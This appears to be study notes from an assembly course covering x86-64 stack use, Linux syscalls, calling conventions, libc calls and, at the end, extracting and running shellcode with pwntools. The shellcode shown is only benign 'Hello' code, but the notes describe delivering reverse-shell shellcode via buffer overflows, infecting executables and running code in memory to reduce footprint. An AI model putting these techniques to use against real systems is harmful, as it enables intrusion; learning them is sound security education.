Dump of assembler code for function loopFib:
..SNIP...
0x0000000000401012 <+9>: js 0x401009
gef➤ b *loopFib+9 if $rbx > 10
Breakpoint 2 at 0x401012
gef➤ c
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x8
$rbx : 0xd
$eflags: [zero carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
0x401009 <loopFib+0> add rax, rbx
0x40100c <loopFib+3> xchg rbx, rax
0x40100e <loopFib+5> cmp rbx, 0xa
→ 0x401012 <loopFib+9> js 0x401009 <loopFib> NOT taken [Reason: !(S)]
You see now that the last arithmetic instruction 13 - 10 resulted in a positive number, the sign flag is no longer set, so GEF tells you that this jump is NOT TAKEN, with the reason !(S), meaning the sign flag is not set.
Functions
Using the Stack
The stack is a segment of memory allocated for the program to store data in it, and it is usually used to store data and then retrieve them back temporarily. The top of the stack is referred to by the Top Stack Pointer rsp, while the bottom is referred to by the Base Stack Pointer rbp.
You can push data into the stack, and it will be at the top of the stack, and then you can pop data out of the stack into a register or a memory address, and it will be removed from the top of the stack.
| Instruction | Description | Example |
| push | copies the specified register/address to the top of the stack | push rax |
| pop | moves the item at the top of the stack to the specified register/address | pop rax
The stack has the last-in-first-out design, which means you can only pop out the last element pushed into the stack. For example, if you push rax into the stack, the top of the stack would now be the value of rax you just pushed. If you push anything on top of it, you would have to pop them out of the stack until that value of rax reaches the top of the stack, then you can pop that value back to rax.
Usage with Functions/Syscalls
You will primarily be pushing data from registers into the stack before you call a function or call a syscall, and then restore them after the function and the syscall. This is because functions and syscalls ususally use the registers for their processing, and so if the values stored in the registers will get changed after a function call or a syscall, you will lose them.
For example, if you wanted to call a syscall to print “Hello World” to the screen and retain the current value stored in rax, you would push rax into the stack. Then you can execute the syscall and afterward pop the value back to rax. This way, you would be able to both execute the syscall and retain the value of rax.
PUSH/POP
This is your current code:
global _start
section .text
_start:
xor rax, rax ; initialize rax to 0
xor rbx, rbx ; initialize rbx to 0
inc rbx ; increment rbx to 1
loopFib:
add rax, rbx ; get the next number
xchg rax, rbx ; swap values
cmp rbx, 10 ; do rbx - 10
js loopFib ; jump if result is <0
Let’s assume you wanted to call a function or a syscall before entering the loop. To preseve your registers, you will need to push to the stack all of the registers you are using and then pop them back after the syscall.
To push value into the stack, you can use its name as the operand, as in push rax, and the value will be copied to the top of the stack. When you want to retrieve that value, you first need to be sure that is is on the top of the stack, and then you can specify the storage location as the operand, as in pop rax, after which the value will be moved to rax, and will be removed from the top of the stack. The value below it will now be on the top of the stack.
Example:
global _start
section .text
_start:
xor rax, rax ; initialize rax to 0
xor rbx, rbx ; initialize rbx to 0
inc rbx ; increment rbx to 1
push rax ; push registers to stack
push rbx
; call function
pop rbx ; restore registers from stack
pop rax
...SNIP...
What it looks like with GBD:
$ ./assembler.sh fib.s -g
gef➤ b _start
gef➤ r
...SNIP...
gef➤ si
gef➤ si
gef➤ si
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x0
$rbx : 0x1
───────────────────────────────────────────────────────────────────────────────────────── stack ────
0x00007fffffffe410│+0x0000: 0x0000000000000001 ← $rsp
0x00007fffffffe418│+0x0008: 0x0000000000000000
0x00007fffffffe420│+0x0010: 0x0000000000000000
0x00007fffffffe428│+0x0018: 0x0000000000000000
0x00007fffffffe430│+0x0020: 0x0000000000000000
0x00007fffffffe438│+0x0028: 0x0000000000000000
0x00007fffffffe440│+0x0030: 0x0000000000000000
0x00007fffffffe448│+0x0038: 0x0000000000000000
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
→ 0x40100e <_start+9> push rax
0x40100f <_start+10> push rbx
0x401010 <_start+11> pop rbx
0x401011 <_start+12> pop rax
────────────────────────────────────────────────────────────────────────────────────────────────────
Let’s push both rax and rbx:
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x0
$rbx : 0x1
───────────────────────────────────────────────────────────────────────────────────────── stack ────
0x00007fffffffe408│+0x0000: 0x0000000000000000 ← $rsp
0x00007fffffffe410│+0x0008: 0x0000000000000001
0x00007fffffffe418│+0x0010: 0x0000000000000000
0x00007fffffffe420│+0x0018: 0x0000000000000000
0x00007fffffffe428│+0x0020: 0x0000000000000000
0x00007fffffffe430│+0x0028: 0x0000000000000000
0x00007fffffffe438│+0x0030: 0x0000000000000000
0x00007fffffffe440│+0x0038: 0x0000000000000000
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
0x40100e <loopFib+9> push rax
→ 0x40100f <_start+10> push rbx
0x401010 <_start+11> pop rbx
0x401011 <_start+12> pop rax
────────────────────────────────────────────────────────────────────────────────────────────────────
...SNIP...
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x0
$rbx : 0x1
───────────────────────────────────────────────────────────────────────────────────────── stack ────
0x00007fffffffe400│+0x0000: 0x0000000000000001 ← $rsp
0x00007fffffffe408│+0x0008: 0x0000000000000000
0x00007fffffffe410│+0x0010: 0x0000000000000001
0x00007fffffffe418│+0x0018: 0x0000000000000000
0x00007fffffffe420│+0x0020: 0x0000000000000000
0x00007fffffffe428│+0x0028: 0x0000000000000000
0x00007fffffffe430│+0x0030: 0x0000000000000000
0x00007fffffffe438│+0x0038: 0x0000000000000000
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
0x40100e <_start+9> push rax
0x40100f <_start+10> push rbx
→ 0x401010 <_start+11> pop rbx
0x401011 <_start+12> pop rax
────────────────────────────────────────────────────────────────────────────────────────────────────
You can see that now you have both rax and rbx on the top of the stack:
0x00007fffffffe408│+0x0000: 0x0000000000000001 ← $rsp
0x00007fffffffe410│+0x0008: 0x0000000000000000
You also notive that after you pushed your values, they remained in the registers, meaning a push is, in fact, a copy to stack.
Now, let’s assume that you finished executing a print function, and want to retrieve your values back, so you continue with the pop instructions:
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x0
$rbx : 0x1
───────────────────────────────────────────────────────────────────────────────────────── stack ────
0x00007fffffffe408│+0x0000: 0x0000000000000000 ← $rsp
0x00007fffffffe410│+0x0008: 0x0000000000000001
0x00007fffffffe418│+0x0010: 0x0000000000000000
0x00007fffffffe420│+0x0018: 0x0000000000000000
0x00007fffffffe428│+0x0020: 0x0000000000000000
0x00007fffffffe430│+0x0028: 0x0000000000000000
0x00007fffffffe438│+0x0030: 0x0000000000000000
0x00007fffffffe440│+0x0038: 0x0000000000000000
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
0x40100e <_start+9> push rax
0x40100f <_start+10> push rbx
0x401010 <_start+11> pop rbx
→ 0x401011 <_start+12> pop rax
────────────────────────────────────────────────────────────────────────────────────────────────────
...SNIP...
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x0
$rbx : 0x1
───────────────────────────────────────────────────────────────────────────────────────── stack ────
0x00007fffffffe410│+0x0000: 0x0000000000000001 ← $rsp
0x00007fffffffe418│+0x0008: 0x0000000000000000
0x00007fffffffe420│+0x0010: 0x0000000000000000
0x00007fffffffe428│+0x0018: 0x0000000000000000
0x00007fffffffe430│+0x0020: 0x0000000000000000
0x00007fffffffe438│+0x0028: 0x0000000000000000
0x00007fffffffe440│+0x0030: 0x0000000000000000
0x00007fffffffe448│+0x0038: 0x0000000000000000
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
0x40100f <_start+9> push rax
0x40100f <_start+10> push rbx
0x401010 <_start+11> pop rbx
0x401011 <_start+12> pop rax
→ 0x401011 <loopFib+0> add rax, rbx
────────────────────────────────────────────────────────────────────────────────────────────────────
You can see that after poping two values from the top of the stack, they were removed from the stack, and the stack now looks exactly like as when you first started. Both values were placed back in rbx and rax. You may not have seen any differences since they were not changed in the registers in this case.
Using the stack is very simple. The only thing you should keep in mind is the order you push your registers and the state of the stack to safely restore your data and not restore a different value by pop when a different value is at the top of the stack.
Syscalls
Even though you are talking directly to the CPU through machine instructions in Assembly, you do not have to invoke every type of command using basic machine instructions only. Programs regularly use many kinds of operations. The OS can help you through syscalls to not have to execute these operations every time manually.
For example, suppose you need to write something on the screen, without syscalls. In that case, you will need to talk to the Video Memory and Video I/O, resolve any enconding required, send your input to be printed, and wait for the confirmation that it has been printed. As expected, if you had to do all this to print a single char, it would make Assembly codes much longer.
Linux Syscalls
A syscall is like a globally available function written in C, provided by the OS Kernel. A syscall takes the required arguments in the registers and executes the function with the provided arguments. For example, if you wanted to write something to the screen, you can use the write syscall, provide the string to be printed and other required arguments, and then call the syscall to issue the print.
There are many available syscalls provided by the Linux Kernel, and you can find a list of them at the syscall number of each one by reading the unistd_64.h.
d41y@htb[/htb]$ cat /usr/include/x86_64-linux-gnu/asm/unistd_64.h
#ifndef _ASM_X86_UNISTD_64_H
#define _ASM_X86_UNISTD_64_H 1
#define __NR_read 0
#define __NR_write 1
#define __NR_open 2
#define __NR_close 3
#define __NR_stat 4
#define __NR_fstat 5
Syscall Function Arguments
To use the write syscall, you must first know what arguments it accepts. To find the arguments accepted by a syscall, you can use the man -s 2 write command with the syscall name from the above list:
d41y@htb[/htb]$ man -s 2 write
...SNIP...
ssize_t write(int fd, const void *buf, size_t count);
You see that the function expects 3 arguments:
- file desrciptor
fdto be printed to (usually 1 forstdout) - the address pointer to the string to be printed
- the length you want to print
Once you provided these arguments, you can use the syscall instruction to execute the function and print to screen. In addition to these manual methods of locating syscalls and functions arguments, there are online resources you can use to quickly look for syscalls, their numbers, and the arguments they expect. Take a look!
Syscall Calling Convention
To call a syscall, you have to:
- save registers to stack
- set its syscall number in
rax - set its arguments in the registers
- use the syscall Assembly instruction to call it
Example moving the syscall number to the rax register:
mov rax, 1
Now, if you reach the syscall instruction, the Kernel would know which syscall you are calling.
Syscall Arguments
| Description | 64-bit Register | 8-bit Register |
|---|---|---|
| Syscall Number / Return Value | rax | al |
| Callee Saved | rbx | bl |
| 1st arg | rdi | dil |
| 2nd arg | rsi | sil |
| 3rd arg | rdx | dl |
| 4th arg | rcx | cl |
| 5th arg | r8 | r8b |
| 6th arg | r9 | r9b |
As you can see, you have a register for each of the first 6 arguments. Any additional arguments can be stored in the stack.
For the print example:
rdi- 1
rsi'Fibonacci Sequence:\n'
rdx- 20
You could use mov rcx, 'string'. However, you can only store up to 16 chars in a register, so your intro string would not fit. Instead, create a variable with your string:
global _start
section .data
message db "Fibonacci Sequence:", 0x0a
...
mov rax, 1 ; rax: syscall number 1
mov rdi, 1 ; rdi: fd 1 for stdout
mov rsi,message ; rsi: pointer to message
mov rdx, 20 ; rdx: print length of 20 bytes
Callig a Syscall
… should look like this:
global _start
section .data
message db "Fibonacci Sequence:", 0x0a
section .text
_start:
mov rax, 1 ; rax: syscall number 1
mov rdi, 1 ; rdi: fd 1 for stdout
mov rsi,message ; rsi: pointer to message
mov rdx, 20 ; rdx: print length of 20 bytes
syscall ; call write syscall to the intro message
xor rax, rax ; initialize rax to 0
xor rbx, rbx ; initialize rbx to 0
inc rbx ; increment rbx to 1
loopFib:
add rax, rbx ; get the next number
xchg rax, rbx ; swap values
cmp rbx, 10 ; do rbx - 10
js loopFib ; jump if result is <0
… leads to:
d41y@htb[/htb]$ ./assembler.sh fib.s
Fibonacci Sequence:
[1] 107348 segmentation fault ./fib
...
$ gdb -q ./fib
gef➤ disas _start
Dump of assembler code for function _start:
..SNIP...
0x0000000000401011 <+17>: syscall
gef➤ b *_start+17
Breakpoint 1 at 0x401011
gef➤ r
───────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x1
$rbx : 0x0
$rcx : 0x0
$rdx : 0x14
$rsp : 0x00007fffffffe410 → 0x0000000000000001
$rbp : 0x0
$rsi : 0x0000000000402000 → "Fibonacci Sequence:\n"
$rdi : 0x1
gef➤ si
Fibonacci Sequence:
Exit Syscall
You may have noticed that so far, whenever your program finishes, it exits with a segmentation fault. This is because you are ending your program abruptly, without going through the proper procedure of exiting programs in Linux, by calling the exit syscall and passing an exit code.
Add this to the end of your code. First, you need to find the exit syscall number:
d41y@htb[/htb]$ grep exit /usr/include/x86_64-linux-gnu/asm/unistd_64.h
#define __NR_exit 60
#define __NR_exit_group 231
You need to use the first one:
d41y@htb[/htb]$ man -s 2 exit
...SNIP...
void _exit(int status);
You see that it only needs one integer argument, status, which is explained to be the exit code. In Linux, whenever a program exits without any errors, it passes an exit code of 0. Otherwise, the exit code is a different number, usually 1. In your case, as everything went as expected, you’ll pass the exit code of 0:
mov rax, 60
mov rdi, 0
syscall
Adding this to the previous code:
global _start
section .data
message db "Fibonacci Sequence:", 0x0a
section .text
_start:
mov rax, 1 ; rax: syscall number 1
mov rdi, 1 ; rdi: fd 1 for stdout
mov rsi,message ; rsi: pointer to message
mov rdx, 20 ; rdx: print length of 20 bytes
syscall ; call write syscall to the intro message
xor rax, rax ; initialize rax to 0
xor rbx, rbx ; initialize rbx to 0
inc rbx ; increment rbx to 1
loopFib:
add rax, rbx ; get the next number
xchg rax, rbx ; swap values
cmp rbx, 10 ; do rbx - 10
js loopFib ; jump if result is <0
mov rax, 60
mov rdi, 0
syscall
Looks like this when run:
d41y@htb[/htb]$ ./assembler.sh fib.s
Fibonacci Sequence:
d41y@htb[/htb]$ echo $?
0
Procedures
A common way to make your code more efficient and make it easier to read and understand is through the use of functions and procedures.
A procedure is usually a set of instructions you want to execute at specific points in the program. So instead of reusing the same code, you define it under a procedure label and call it whenever you need to use it. This way, you only need to write the code once but can use it multiple times. Furthermore, you can use procedures to split a larger and more complex code into smaller, simpler segments.
Defining Procedures
Changing from:
global _start
section .data
message db "Fibonacci Sequence:", 0x0a
section .text
_start:
mov rax, 1 ; rax: syscall number 1
mov rdi, 1 ; rdi: fd 1 for stdout
mov rsi,message ; rsi: pointer to message
mov rdx, 20 ; rdx: print length of 20 bytes
syscall ; call write syscall to the intro message
xor rax, rax ; initialize rax to 0
xor rbx, rbx ; initialize rbx to 0
inc rbx ; increment rbx to 1
loopFib:
add rax, rbx ; get the next number
xchg rax, rbx ; swap values
cmp rbx, 10 ; do rbx - 10
js loopFib ; jump if result is <0
mov rax, 60
mov rdi, 0
syscall
… to:
global _start
section .data
message db "Fibonacci Sequence:", 0x0a
section .text
_start:
printMessage:
mov rax, 1 ; rax: syscall number 1
mov rdi, 1 ; rdi: fd 1 for stdout
mov rsi,message ; rsi: pointer to message
mov rdx, 20 ; rdx: print length of 20 bytes
syscall ; call write syscall to the intro message
initFib:
xor rax, rax ; initialize rax to 0
xor rbx, rbx ; initialize rbx to 0
inc rbx ; increment rbx to 1
loopFib:
add rax, rbx ; get the next number
xchg rax, rbx ; swap values
cmp rbx, 10 ; do rbx - 10
js loopFib ; jump if result is <0
Exit:
mov rax, 60
mov rdi, 0
syscall
Even though the code looks better now, this is not any more efficient than it was, as you could have achieved the same by using comments. So, your next step is to use calls to direct the program to each of your procedures.
CALL/RET
When you want to start executing a procedure, you can call it, and it will go through its instructions. The call instruction pushes the next instruction pointer rip to the stack and then jumps to the specified procedure.
Once the procedure is executed, you should end it with a ret instruction to return to the point you were at before jumping to the procedure. The ret instruction pops the address at the top of the stack into rip, so the program’s next instruction is restored to what it was before jumping to the procedure.
| Instruction | Description | Exmaple |
|---|---|---|
call | push the instruction pointer rip to the stack, then jumps to the specified procedure | call printMessage |
ret | pop the address at rsp into rip, then jumping to it | ret |
fib.s example:
global _start
section .data
message db "Fibonacci Sequence:", 0x0a
section .text
_start:
call printMessage ; print intro message
call initFib ; set initial Fib values
call loopFib ; calculate Fib numbers
call Exit ; Exit the program
printMessage:
mov rax, 1 ; rax: syscall number 1
mov rdi, 1 ; rdi: fd 1 for stdout
mov rsi,message ; rsi: pointer to message
mov rdx, 20 ; rdx: print length of 20 bytes
syscall ; call write syscall to the intro message
ret
initFib:
xor rax, rax ; initialize rax to 0
xor rbx, rbx ; initialize rbx to 0
inc rbx ; increment rbx to 1
ret
loopFib:
add rax, rbx ; get the next number
xchg rax, rbx ; swap values
cmp rbx, 10 ; do rbx - 10
js loopFib ; jump if result is <0
ret
Exit:
mov rax, 60
mov rdi, 0
syscall
This way your code should execute the same instructions as before while having your code cleaner and more efficient. From now on, if you need to edit a specific procedure, you won’t have to display the entire code, but only that procedure. You can also see that you did not use ret in your Exit procedure, as you don’t want to return to where you were. You want to exit the code. You will almost always use a ret, and the Exit function is one of the few exceptions.
Functions
Functions Calling Convetion
Functions are a form of procedures. However, functions tend to be more complex and should be expected to use the stack and all registers fully. So, you can’t simply call a function. Instead, functions have a Calling Convention to properly set up before being called.
Four main things you need to consider
… before calling a function:
- save registers on the stack (Caller Saved)
- pass function args (like syscalls)
- fix stack alignment
- get funtion’s Return Value (in
rax)
… when it comes to writing a function:
- saving Callee Saved registers (
rbxandrbp) - get args from registers
- align the stack
- return value in
rax
note
The caller is setting up things, and then the callee should retrieve those things and use them. These points are usually made at the beginning, and the end of the function and are called a function’s prologue and epilogue. They allow functions to be called without worrying about the current state of the stack or the registers.
Using External Functions
There are external functions you can use. The libc library of functions used for C programs provides many functionalities that you can utilize without rewriting everything from scratch. Before you can use a function from libc, you have to import it first and then specify the libc library for dynamic linking when linking your code with ld.
Importing lib Functions
First, to import an external libc function, you can use the extern instruction at the beginning of your code:
global _start
extern printf
Once this is done, you should be able to call the printf function.
Saving Registers
When defining a new procedure, printFib, to hold your function call instructions. The very first step is to save to the stack any registers you are using, which are rax and rbx:
printFib:
push rax ; push registers to stack
push rbx
; function call
pop rbx ; restore registers from stack
pop rax
ret
Function Arguments
First, you need to find out what arguments are accepted by the printf function by using man -s 3 for library functions manual:
d41y@htb[/htb]$ man -s 3 printf
...SNIP...
int printf(const char *format, ...);
Now, you can create a variable that contains the output format to pass it as the first argument. The printf man page also details various print formats. You want to print an integer, so you can use the %d format:
global _start
extern printf
section .data
message db "Fibonacci Sequence:", 0x0a
outFormat db "%d", 0x0a, 0x00
… and then:
printFib:
push rax ; push registers to stack
push rbx
mov rdi, outFormat ; set 1st argument (Print Format)
mov rsi, rbx ; set 2nd argument (Fib Number)
pop rbx ; restore registers from stack
pop rax
ret
Stack Alignment
Whenever you want to make a call to a function, you must ensure that the top stack pointer (rsp) is aligned by the 16-byte boundary from the _start function stack.
This means that you have to push at least 16-bytes to the stack before making a call to ensure functions have enough stack space to execute correctly. This requirement is mainly there for processor performance efficiency. Some functions are programmed to crash if this boundary is not fixed to ensure performance efficieny. If you assemble your code and break right after the second push, this is what you will see:
───────────────────────────────────────────────────────────────────────────────────────── stack ────
0x00007fffffffe3a0│+0x0000: 0x0000000000000001 ← $rsp
0x00007fffffffe3a8│+0x0008: 0x0000000000000000
0x00007fffffffe3b0│+0x0010: 0x00000000004010ad → <loopFib+5> add rax, rbx
0x00007fffffffe3b8│+0x0018: 0x0000000000401044 → <_start+20> call 0x4010bd <Exit>
0x00007fffffffe3c0│+0x0020: 0x0000000000000001 ← $r13
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
0x401090 <initFib+9> ret
0x401091 <printFib+0> push rax
0x401092 <printFib+1> push rbx
→ 0x40100e <printFib+2> movabs rdi, 0x403039
You see that you have four 8-bytes pushed to the stack, making a total boundary of 32-bytes. This is due to two things:
- each procedure call adds an 8-byte address to the stack, which is then removed with
ret - each push adds 8-bytes to the stack as well
So, you are inside printFib and inside loopFib, and have pushed rax and rbx, for a total of a 32-byte boundary. Since the boundary is a multiple of 16, your stack is already aligned, and you don’t have to fix anything.
If you were in a case where you wanted to bring the boundary up to 16, you can substract bytes from rsp as follows:
sub rsp, 16
call function
add rsp, 16
This way, you are adding an extra 16-bytes to the top of the stack and then removing them after the call. If you had 8 bytes pushed, you can bring the boundary up to 16 by subtracting 8 from rsp.
The critical thing to remember is that you should have 16-bytes on top of the stack before making a call. You can count the number of push instructions and call instructions, and you will get how many 8-bytes have been pushed to the stack.
Function Call
Exmaple:
printFib:
push rax ; push registers to stack
push rbx
mov rdi, outFormat ; set 1st argument (Print Format)
mov rsi, rbx ; set 2nd argument (Fib Number)
call printf ; printf(outFormat, rbx)
pop rbx ; restore registers from stack
pop rax
ret
Now you can add your printFib procedure to the beginning of loopFib, such that it prints the current Fibonacci number at the beginning of each loop:
loopFib:
call printFib ; print current Fib number
add rax, rbx ; get the next number
xchg rax, rbx ; swap values
cmp rbx, 10 ; do rbx - 10
js loopFib ; jump if result is <0
ret
The final code:
global _start
extern printf
section .data
message db "Fibonacci Sequence:", 0x0a
outFormat db "%d", 0x0a, 0x00
section .text
_start:
call printMessage ; print intro message
call initFib ; set initial Fib values
call loopFib ; calculate Fib numbers
call Exit ; Exit the program
printMessage:
mov rax, 1 ; rax: syscall number 1
mov rdi, 1 ; rdi: fd 1 for stdout
mov rsi, message ; rsi: pointer to message
mov rdx, 20 ; rdx: print length of 20 bytes
syscall ; call write syscall to the intro message
ret
initFib:
xor rax, rax ; initialize rax to 0
xor rbx, rbx ; initialize rbx to 0
inc rbx ; increment rbx to 1
ret
printFib:
push rax ; push registers to stack
push rbx
mov rdi, outFormat ; set 1st argument (Print Format)
mov rsi, rbx ; set 2nd argument (Fib Number)
call printf ; printf(outFormat, rbx)
pop rbx ; restore registers from stack
pop rax
ret
loopFib:
call printFib ; print current Fib number
add rax, rbx ; get the next number
xchg rax, rbx ; swap values
cmp rbx, 10 ; do rbx - 10
js loopFib ; jump if result is <0
ret
Exit:
mov rax, 60
mov rdi, 0
syscall
Dynamic Linker
When you link your code with ld, you should tell it to do dynamic linking with the libc library. Otherwise, it would not know how to fetch the imported printf function. You can do it as follows:
d41y@htb[/htb]$ nasm -f elf64 fib.s && ld fib.o -o fib -lc --dynamic-linker /lib64/ld-linux-x86-64.so.2 && ./fib
1
1
2
3
5
8
Libc Functions
In order to make the programm more dynamic you could ask the user for the max Fibonacci number they want to print.
Importing libc Functions
To do so, you can use the scanf function from libc to take user input and have it properly converted to an integer.
global _start
extern printf, scanf
You can now start writing a new procedure, getInput:
getInput:
; call scanf
Saving Registers
As you are at the beginning of your programm and have not yet used any register, you don’t have to worry about saving registers to the stack.
Function Arguments
Next, you need to know what arguments are accepted by scanf:
d41y@htb[/htb]$ man -s 3 scanf
...SNIP...
int scanf(const char *format, ...);
… leads to:
section .data
message db "Please input max Fn", 0x0a
outFormat db "%d", 0x0a, 0x00
inFormat db "%d", 0x00
You also changed your intro message to ‘Please input max Fn’, to tell the user what input is expected from them.
Next, you must set a buffer space for the input storage. Uninitialized buffer space must be stored in the .bss label, and use resb 1 to tell nasm to reserver it 1 byte of buffer space:
section .bss
userInput resb 1
You can now set your function args under your getInput procedure:
getInput:
mov rdi, inFormat ; set 1st parameter (inFormat)
mov rsi, userInput ; set 2nd parameter (userInput)
Stack Alignment
Next, you have to ensure that a 16-byte boundary aligns your stack. You are currently inside the getInput procedure, so you have 1 call instruction and no push instructions, so you have an 8-byte boundary. So, you can use sub to fix rsp:
getInput:
sub rsp, 8
; call scanf
add rsp, 8
You can push rax instead, and this will properly align the stack as well. This way, your stack should be perfectly aligned with a 16-byte boundary.
Function Call
Now, you set the function arguments and call scanf:
getInput:
sub rsp, 8 ; align stack to 16-bytes
mov rdi, inFormat ; set 1st parameter (inFormat)
mov rsi, userInput ; set 2nd parameter (userInput)
call scanf ; scanf(inFormat, userInput)
add rsp, 8 ; restore stack alignment
ret
You will also add call getInput at _start, so that you go to this procedure right after printing the intro message:
section .text
_start:
call printMessage ; print intro message
call getInput ; get max number
call initFib ; set initial Fib values
call loopFib ; calculate Fib numbers
call Exit ; Exit the program
Finally, you have to make use of the user input. To do so, instead of using a static 10 when comparing in cmp rbx, 10, you will change it to cmp rbx [userInput]:
loopFib:
...SNIP...
cmp rbx,[userInput] ; do rbx - userInput
js loopFib ; jump if result is <0
ret
Complete code:
global _start
extern printf, scanf
section .data
message db "Please input max Fn", 0x0a
outFormat db "%d", 0x0a, 0x00
inFormat db "%d", 0x00
section .bss
userInput resb 1
section .text
_start:
call printMessage ; print intro message
call getInput ; get max number
call initFib ; set initial Fib values
call loopFib ; calculate Fib numbers
call Exit ; Exit the program
printMessage:
...SNIP...
getInput:
sub rsp, 8 ; align stack to 16-bytes
mov rdi, inFormat ; set 1st parameter (inFormat)
mov rsi, userInput ; set 2nd parameter (userInput)
call scanf ; scanf(inFormat, userInput)
add rsp, 8 ; restore stack alignment
ret
initFib:
...SNIP...
printFib:
...SNIP...
loopFib:
...SNIP...
cmp rbx,[userInput] ; do rbx - userInput
js loopFib ; jump if result is <0
ret
Exit:
...SNIP...
Output example:
d41y@htb[/htb]$ nasm -f elf64 fib.s && ld fib.o -o fib -lc --dynamic-linker /lib64/ld-linux-x86-64.so.2 && ./fib
Please input max Fn:
100
1
1
2
3
5
8
13
21
34
55
89
Shellcodes
… are a hex representation of a binary’s executable machine code:
global _start
section .data
message db "Hello HTB Academy!"
section .text
_start:
mov rsi, message
mov rdi, 1
mov rdx, 18
mov rax, 1
syscall
mov rax, 60
mov rdi, 0
syscall
… assembles to the following shellcode:
48be0020400000000000bf01000000ba12000000b8010000000f05b83c000000bf000000000f05
This shellcode should properly represent the machine instructions, and if passed to the processor memory, it should understand it and execute it properly.
Use in Pentesting
Having the ability to pass a shellcode directly to the processor memory and have it executed plays an essential role in Binary Exploitation. For example, with a buffer overflow exploit, you can pass a reverse shell shellcode, have it executed, and receive a reverse shell.
Modern x86_64 systems may have protections against loading shellcodes into memory. This is why x86_64 binary exploitation usually relies on Return Oriented Programming.
Furthermore, some attack techniques rely on infecting existing executables or libraries with shellcode, such that this shellcode is loaded into memory and executed once these files are run. Another advantage of using shellcodes in pentesting is the ability of directly execute code into memory without writing anything to the disk, which is very important for reducing your visibility and footprint on the remote server.
Assembly to Machine Code
Each x86 instruction and each register has its own binary machine code, which represents the binary code passed directly to the processor to tell it what instruction to execute.
Furthermore, common combinations of instructions and registers have their own machine code as well. For example, the pus rax instruction has the machine code 50, while push rbx has the machine code 53, and so on. When you assemble your code with nasm, it converts your Assembly instructions to their respective machine code so that the processor can understand them.
You can use pwntools to assemble and disassemble your machine code:
d41y@htb[/htb]$ sudo pip3 install pwntools
d41y@htb[/htb]$ pwn asm 'push rax' -c 'amd64'
0: 50 push eax
As you can see, you get 50, which is the same machine code for push rax. Likewise, you can convert hex machine code or shellcode into its corresponding Assembly code:
d41y@htb[/htb]$ pwn disasm '50' -c 'amd64'
0: 50 push eax
Extract Shellcode
A binary’s shellcode represents its executable .text section only, as shellcodes are meant to be directly executable. To extract the .text section with pwntools, you can use the ELF library to load an elf binary, which would allow you to run various functions on it.
d41y@htb[/htb]$ python3
>>> from pwn import *
>>> file = ELF('helloworld')
Now, you can run various pwntools functions on it. You need to dump machine code from the executable .text section, which you can do with the section() function:
>>> file.section(".text").hex()
'48be0020400000000000bf01000000ba12000000b8010000000f05b83c000000bf000000000f05'
note
You can add hex() to encode the shellcode, instead of printing the raw bytes.
The following is an example Python3 script that extracts the shellcode of a given binary:
#!/usr/bin/python3
import sys
from pwn import *
context(os="linux", arch="amd64", log_level="error")
file = ELF(sys.argv[1])
shellcode = file.section(".text")
print(shellcode.hex())
Example:
d41y@htb[/htb]$ python3 shellcoder.py helloworld
48be0020400000000000bf01000000ba12000000b8010000000f05b83c000000bf000000000f05
You could also use objdump for that:
#!/bin/bash
for i in $(objdump -d $1 |grep "^ " |cut -f2); do echo -n $i; done; echo;
… leads to:
d41y@htb[/htb]$ ./shellcoder.sh helloworld
48be0020400000000000bf01000000ba12000000b8010000000f05b83c000000bf000000000f05
Loading Shell code
To demonstrate how to run shellcodes, you can use the following shellcode, that meets all Shellcoding Requirements:
4831db66bb79215348bb422041636164656d5348bb48656c6c6f204854534889e64831c0b0014831ff40b7014831d2b2120f054831c0043c4030ff0f05
To run the shellcode with pwntools, you can use the run_shellcode function:
d41y@htb[/htb]$ python3
>>> from pwn import *
>>> context(os="linux", arch="amd64", log_level="error")
>>> run_shellcode(unhex('4831db66bb79215348bb422041636164656d5348bb48656c6c6f204854534889e64831c0b0014831ff40b7014831d2b2120f054831c0043c4030ff0f05')).interactive()
Hello HTB Academy!
An example Python script for this would be:
#!/usr/bin/python3
import sys
from pwn import *
context(os="linux", arch="amd64", log_level="error")
run_shellcode(unhex(sys.argv[1])).interactive()
Debugging Shellcode
pwntools
You can use pwntools to build an elf binary from your shellcode using the ELF library, and the save function to save it to a file.
ELF.from_bytes(unhex('4831db66bb79215348bb422041636164656d5348bb48656c6c6f204854534889e64831c0b0014831ff40b7014831d2b2120f054831c0043c4030ff0f05')).save('helloworld')
… or as a script:
#!/usr/bin/python3
import sys, os, stat
from pwn import *
context(os="linux", arch="amd64", log_level="error")
ELF.from_bytes(unhex(sys.argv[1])).save(sys.argv[2])
os.chmod(sys.argv[2], stat.S_IEXEC)
Using it:
d41y@htb[/htb]$ python assembler.py '4831db66bb79215348bb422041636164656d5348bb48656c6c6f204854534889e64831c0b0014831ff40b7014831d2b2120f054831c0043c4030ff0f05' 'helloworld'
d41y@htb[/htb]$ ./helloworld
Hello HTB Academy!
You can now run it with gdb:
$ gdb -q helloworld
gef➤ b *0x401000
gef➤ r
Breakpoint 1, 0x0000000000401000 in ?? ()
...SNIP...
─────────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
●→ 0x401000 xor rbx, rbx
0x401003 mov bx, 0x2179
0x401007 push rbx
GCC
There are other methods to build your shellcode into an elf executable. You can add your shellcode to the following C code, write it to a helloworld.c, and then build it with gcc:
#include <stdio.h>
int main()
{
int (*ret)() = (int (*)()) "\x48\x31\xdb\x66\xbb\...SNIP...\x3c\x40\x30\xff\x0f\x05";
ret();
}
… compiling:
d41y@htb[/htb]$ gcc helloworld.c -o helloworld
d41y@htb[/htb]$ gdb -q helloworld
